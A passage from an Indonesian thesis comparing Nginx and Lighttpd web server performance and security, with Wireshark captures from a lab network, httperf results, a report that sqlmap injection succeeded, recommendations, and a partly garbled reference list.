50	34.70421538	10.10.10.1	10.10.10.2	SSHv2	134	Client: Encrypted packet (len=68)
51	34.702865249	10.10.10.2	10.10.10.1	SSHv2	150	Server: Encrypted packet (len=84)
52	34.703931207	10.10.10.1	10.10.10.2	SSHv2	134	Client: Encrypted packet (len=68)
53	34.704705460	10.10.10.2	10.10.10.1	SSHv2	134	Server: Encrypted packet (len=68)
54	34.704875127	10.10.10.1	10.10.10.2	SSHv2	134	Client: Encrypted packet (len=68)
55	34.707330120	10.10.10.2	10.10.10.1	SSHv2	1398	Server: Encrypted packet (len=1332)
56	34.707579682	10.10.10.1	10.10.10.2	SSHv2	134	Client: Encrypted packet (len=68)
57	34.708118302	10.10.10.2	10.10.10.1	SSHv2	150	Server: Encrypted packet (len=84)
58	34.709272266	10.10.10.1	10.10.10.2	SSHv2	134	Client: Encrypted packet (len=68)

Gambar 4.19 Hasil Capture Koneksi SSH

Gambar 4.19 menunjukkan hasil bahwa hasil *monitoring* antara *client* dengan *server* cukup aman karena koneksi ssh tersebut sudah dienkripsi jadi transaksi data melalui *protocol* ssh bisa terjaga dengan baik.

No.	Time	Source	Destination	Protocol	Length	Info
1196	550.334404911	10.10.10.2	10.10.10.1	HTTP	295	HTTP/1.1 200 OK (text/javascript)
1197	550.334420122	10.10.10.1	10.10.10.2	TCP	66	40854 → 80 [ACK] Seq=2312 Ack=95409 Win=227072 Len=0 TSval=2283805785 TSecr=3510015931
1198	550.334460932	10.10.10.1	10.10.10.2	HTTP	836	GET /phpmyadmin/themes/pmahome/img/logo_left.png HTTP/1.1
1199	550.334493775	10.10.10.1	10.10.10.2	HTTP	843	GET /phpmyadmin/themes/pmahome/img/ajax_clock_small.gif HTTP/1.1
1200	550.334734471	10.10.10.1	10.10.10.2	HTTP	840	GET /phpmyadmin/themes/pmahome/img/collapseall.png HTTP/1.1
1201	550.334779050	10.10.10.1	10.10.10.2	HTTP	835	GET /phpmyadmin/themes/pmahome/img/b_plugin.png HTTP/1.1
1202	550.335224478	10.10.10.2	10.10.10.1	TCP	66	80 → 40856 [ACK] Seq=29390 Ack=1663 Win=34048 Len=0 TSval=3510015932 TSecr=2283805785
1203	550.335923619	10.10.10.2	10.10.10.1	HTTP	2447	HTTP/1.1 200 OK (PNG)
1204	550.335984970	10.10.10.1	10.10.10.2	TCP	66	40858 → 80 [ACK] Seq=4697 Ack=223140 Win=243328 Len=0 TSval=2283805786 TSecr=3510015932
1205	550.335996774	10.10.10.1	10.10.10.2	HTTP	2124	HTTP/1.1 200 OK (GIF89a)
1206	550.336012491	10.10.10.1	10.10.10.2	TCP	66	40858 → 80 [ACK] Seq=3229 Ack=133193 Win=243328 Len=0 TSval=2283805786 TSecr=3510015932
1207	550.336017203	10.10.10.2	10.10.10.1	HTTP	480	HTTP/1.1 200 OK (PNG)
1208	550.336030754	10.10.10.1	10.10.10.2	TCP	66	40848 → 80 [ACK] Seq=2609 Ack=74630 Win=183936 Len=0 TSval=2283805786 TSecr=3510015932
1209	550.336034311	10.10.10.2	10.10.10.1	HTTP	890	HTTP/1.1 200 OK (PNG)
1210	550.378306023	10.10.10.1	10.10.10.2	TCP	66	40856 → 80 [ACK] Seq=1663 Ack=30214 Win=90880 Len=0 TSval=2283805786 TSecr=3510015932
1211	550.663204746	10.10.10.1	10.10.10.2	HTTP	830	GET /phpmyadmin/themes/pmahome/img/left_nav_bg.png HTTP/1.1
1212	550.664064050	10.10.10.2	10.10.10.1	HTTP	537	HTTP/1.1 200 OK (PNG)
1213	550.706304170	10.10.10.1	10.10.10.2	TCP	66	40858 → 80 [ACK] Seq=5409 Ack=223611 Win=243328 Len=0 TSval=2283806115 TSecr=3510016261
1214	550.963143102	10.10.10.2	10.10.10.1	HTTP	1044	POST /phpmyadmin/navigation.php?ajax_request=1&token=60646f9c760985e1d0739c76fce0b18e H...
1215	550.993740208	10.10.10.2	10.10.10.1	TCP	2902	80 → 40858 [ACK] Seq=223611 Ack=6447 Win=51072 Len=2896 TSval=3510016590 TSecr=228380664
1216	550.993804006	10.10.10.1	10.10.10.2	TCP	66	40858 → 80 [ACK] Seq=487 Ack=225087 Win=243328 Len=0 TSval=2283806444 TSecr=3510016590
1217	550.994103385	10.10.10.2	10.10.10.1	HTTP	525	HTTP/1.1 200 OK (application/json)
1218	550.994114227	10.10.10.2	10.10.10.1	TCP	66	40858 → 80 [ACK] Seq=6447 Ack=226970 Win=243328 Len=0 TSval=2283806444 TSecr=3510016590
1219	551.287702439	10.10.10.1	10.10.10.2	HTTP	1307	POST /phpmyadmin/db_structure.php?ajax_request=1&favorite_table=1&sync_favorite_tables=...
1220	551.305290802	10.10.10.2	10.10.10.1	HTTP	1214	HTTP/1.1 200 OK (application/json)

Gamab 4.20 Hasil Capture Koneksi HTTP

Hasil pengujian pada gambar 4.20 diatas menunjukkan bahwa paket yang dilalui oleh protokol 80 atau HTTP masih belum begitu aman karena semua aktifitas dapat di *capture* oleh wireshark.

Berdasarkan hasil pengujian keamanan yang dilakukan pada kedua *web server* tersebut keamanan *web server* masih belum begitu aman untuk di implementasikan pada *server*. Keamanan *server* memerlukan pengaturan lebih lanjut supaya *server* lebih aman dari serangan *hacker*. Untuk mengamankan *server* perlu ditambahkan beberapa pengaturan tambahan seperti konfigurasi

*firewall*, konfigurasi *SSL Certificate*, konfigurasi *SFTP* disamping *FTP*, *install* anti-malware/antivirus.

#### 4.4. Tabel Perbandingan Hasil Pengujian Web Server

Berikut ini adalah tabel perbandingan *web server* Nginx dengan Lighttpd berdasarkan hasil pengujian kinerja dan pengujian keamanan :

**Tabel 4.9** Tabel Perbandingan Pengujian Kinerja Web Server

Beban	Subjek	Lighttpd				Nginx			
		Throughput	Conn	Reply	Request	Throughput	Conn	Reply	Request
100	HTML	1.48	0.4	1.2	99.1	2.06	0.3	0.7	99
500		7.46	0.3	1.1	20	3.85	0.2	0.7	20
1000		14.92	0.2	1	10	2.01	0.2	0.7	10
100	Gambar	8.17	0.3	1.2	93.2	8.02	0.3	0.7	99.1
500		41.34	0.2	0.9	20	10.91	0.2	0.6	20
1000		65.29	0.2	0.9	10	10.69	0.2	0.6	10
100	PHP	1.12	0.4	3.6	99.1	0.27	0.3	3.9	99.1
500		0.78	0.2	3.7	20	0.44	0.2	3.6	20
1000		1.12	0.3	3.8	10	0.29	0.3	3.7	10
100	WordPress	0.33	0.2	1	99	0.02	0.4	1.3	99.3
500		0.29	0.3	1.2	20	0.05	0.2	1.2	20
1000		0.26	0.3	1.1	10	0.06	0.2	1.2	10

Tabel di atas adalah tabel perbandingan pengujian kinerja *web server* yang di uji menggunakan *tool* pengujian web server yaitu *Httpperf* dengan beban pengujian mulai dari 100, 500 hingga 1000 koneksi ke server.

**Tabel 4.10** Tabel Perbandingan Penugjian Keamanan Web Server

Tools	Wireshark			Sqlmap
	SSH	FTP	HTTP	
Lighttpd	Ter-enkripsi	Tidak di Enkripsi	Tidak di Enkripsi	Berhasil di Inject
Nginx	Ter-enkripsi	Tidak di Enkripsi	Tidak di Enkripsi	Berhasil di Inject

Tabel 4.10 adalah tabel perbandingan pengujian keamanan kedua *web server* dengan menggunakan *penetration test* Sqlmap dan Network Monitoring Wireshark.

Hasil pengujian kinerja *web server* yang telah dilakukan pada kedua *web server* dapat diambil kesimpulan bahwa *web server* Lighttpd lebih unggul dari *web server* Nginx dalam pengujian dokumen PHP dan WordPress. Respon Lighttpd lebih baik dalam melayani dokumen-dokumen dinamis. Akan tetapi pada pengujian dokumen-dokumen statis seperti dokumen HTML dan dokumen Gambar Nginx lebih unggul dari Lighttpd. Respon Nginx lebih cepat dari Lighttpd.

Pada pengujian keamanan kedua *web server* ini memiliki nilai yang sama. *database server* Pada Lighttpd dan Nginx berhasil di *inject* oleh Sqlmap dengan mudah. Dan hasil monitoring lalu lintas jaringan pada *topologi* ini berhasil di *capture* oleh Wireshark.

## BAB V

### PENUTUP

#### 5.1. Kesimpulan

Berdasarkan hasil analisa pada penelitian ini maka dapat diambil kesimpulan sebagai berikut :

1. Dalam melayani *request* dari *web* statis dokumen HTML dan Gambar Nginx memiliki kinerja yang lebih baik dari Lighttpd, terlihat dari hasil pengujian *reply time* Nginx memiliki nilai pengujian yaitu 0.7 ms sedangkan Lighttpd hanya mampu mendapatkan nilai 1.2 hingga 1 ms dengan beban koneksi mulai 100, 500 hingga 100 *client*.
2. Dalam melayani *request* dari *web* dinamis PHP dan CMS WordPress Lighttpd cukup unggul pada pengujian *reply time* dengan perbedaan nilai mencapai 0.4 hingga 0.1 ms setiap request.
3. Throughput *web server* Lighttpd lebih unggul dalam segi bandwidth pada *file* dokumen statis dan dinamis. Namun perbedaan yang sangat mencolok terutama pada dokumen HTML dan dokumen Gambar.dengan perbedaan nilai yaitu 12, 30 hingga 55 Mbps.
4. Hasil pengujian keamanan kedua *web server* ini masih perlu diperhatikan, khususnya pada keamanan *database*. Kedua web server ini cukup rentan untuk diserang oleh peretas.

Berdasarkan hasil di atas bahwa untuk melayani *web dynamic* sebaiknya web server yang tepat untuk di implementasikan adalah web server Lighttpd dan untuk

melayani *web static* web server Nginx adalah pilihan tepat untuk digunakan dalam server.

## 5.2. Saran

Saran yang dapat diberikan dari hasil penelitian Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web Adalah sebagai berikut :

1. Gunakan VestaCP untuk memanajemen web. Selain Open Source juga memiliki performa yang baik dan mudah di implementasikan dalam server.
2. Penambahan *subject* penelitian dengan berbagai dokumen yang lebih kompleks perlu dilakukan penelitian lebih lanjut untuk mendapatkan hasil yang lebih baik.
3. Perlu adanya penelitian lanjutan tentang load balanching *web server* untuk mendapatkan performa *web server* yang lebih baik.
4. Perlu dilakukan kajian mendalam untuk meningkatkan keamanan *web server* dari serangan *SQL injection*.
5. Jika *web server* ini ingin di impelementasikan di dalam server sebaiknya ditambahkan konfigurasi *firewall*, konfigurasi *SSL Certificate*, konfigurasi SFTP di samping FTP, menginstall *anti-malware/antivirus*.
6. Gunakan *VPN Remote Access* untuk melakukan koneksi *Private* ke dalam *server*.

## DAFTAR PUSTAKA

- Adnan, F. (2016). Analisis Perbandingan Performa Web Server Apache dan Nginx menggunakan Httpperf pada VPS dengan Sistem Operasi CentOS. *Stmik Amikom Yogyakarta*, 3(1), 6. <https://doi.org/10.1103/PhysRevD.85.065021>
- Andhica, I. Y., & Irwan, D. (2018). Performa Kinerja Web Server Berbasis Ubuntu Linux Dan Turnkey Linux. *PIKSEL : Penelitian Ilmu Komputer Sistem Embedded and Logic*, 5(2), 68–78. <https://doi.org/10.33558/piksel.v5i2.269>
- Angsar, N. (2018). Pengujian Statis pada Sistem Server Web Berbasis Cluster dengan Algoritme Never Queue. *Jurnal Nasional Teknik Elektro Dan Teknologi Informasi (JNTETI)*, 7(3), 3–7.
- Aragon, Jonah. 2015. How To Install VestaCP and Set Up a Website. Diakses <https://www.digitalocean.com/community/tutorials/how-to-install-vestacp-and-set-up-a-website-on-ubuntu-14-04>. (diakses tanggal 12 Desember 2019)
- Arman, M. (2019). Perbandingan Performansi Single Web Server Dan Multi Web Server Dengan Uji Coba Paired Sample T Test. *Jurnal Sisfokom (Sistem Informasi Dan Komputer)*, 8(2), 19. <https://doi.org/10.32736/sisfokom>.
- Arta, Y. (2017). Penerapan Metode Round Robin Pada Jaringan Multihoming Di Computer Cluster. *It Journal Research and Development*, 1(2), 26. [https://doi.org/10.25299/itjrd.2017.vol1\(2\).677](https://doi.org/10.25299/itjrd.2017.vol1(2).677)
- Aziz, A., & Tampati, T. (2015). Analisis Web Server untuk Pengembangan Hosting Server Institusi: Pembedaan Kinerja Web Server Apache dengan Nginx. *Multinetics*, 1(2), 12. <https://doi.org/10.32722/vol1.no2.2015.pp12-20>
- Chandra, A. Y. (2019). *Analisis Performansi Antara Apache & Nginx Web Server dalam Menangani Client Request* 48–56.
- Hutama, Richard Maulana, Kusnadi, dkk. 2018. *Analisis Perbandingan Kinerja Web Server Apache dan Nginx pada VPS dengan Menggunakan HTTPERF untuk Sistem Operasi CentOS*, STMIK Catur Insan Cendikia, Cirebon, Jawa Barat.
- Irza, I. F., Zuhendra, & Efrizon. (2017). Analisis Perbandingan Kinerja Web Server Apache dan Nginx Menggunakan Httpperf Pada Portal Berita (Studi Kasus beritalinux.com). *Jurnal Vokasional Teknik Elektronika & Informatika (VOTENIKA)*, 5(2), 1–8.

- Jarrood. 2016. Linux Web Server Performance Benchmark – 2016 Results. Diakses [www.rootusers.com/linux-web-server-performance-benchmark-2016-results](http://www.rootusers.com/linux-web-server-performance-benchmark-2016-results) (diakses tanggal 12 Desember 2019)
- Juliharta, I Gede Putu Krisna, 2015. *Distribusi Konten Web Server Menggunakan Metode Content Delivery Network*, STMIK AMIKOM Bali, Bali.
- Lukitasari, Desy dan , Effendi, 2013. *Implementasi Teknologi Load Balancer Dengan Web Server Nginx Untuk Mengatasi Beban Server*, STMIK AMIKOM Yogyakarta, Yogyakarta.
- Messina, Dave. 2016. Use lighttpd Web Server on Ubuntu 16.04. Diakses [www.linode.com/docs/web-servers/lighttpd/use-lighttpd-web-server-on-ubuntu-16-04](http://www.linode.com/docs/web-servers/lighttpd/use-lighttpd-web-server-on-ubuntu-16-04) .(diakses tanggal 12 Desember 2019)
- Rosalia, M., Munadi, R., & Mayasari, R. (2016). Implementasi HigRosalia, M., Munadi, R., & Mayasari, R. (2016). Implementasi High Availability Server Menggunakan Metode Load Balancing dan Failover pada Virtual Web Server Cluster. *E-Proceeding of Engineering*, 3(3), 4496–4503.h  
Availability Server Menggu. *E-Proceeding of Engineering*, 3(3), 4496–4503.
- Wijaya, Ardi., Harjuna, Army Martia, 2017. *Perancangan Program Aplikasi Tabungan Menggunakan Server Nginx*, Universitas Muhammadiyah Bengkulu, Bengkulu.
- Yusuf, Effendi, 2013. *Implementasi Teknologi Load Balancer Dengan Web Server Nginx Untuk Mengatasi Beban Server*, STMIK AMIKOM Yogyakarta, Yogyakarta.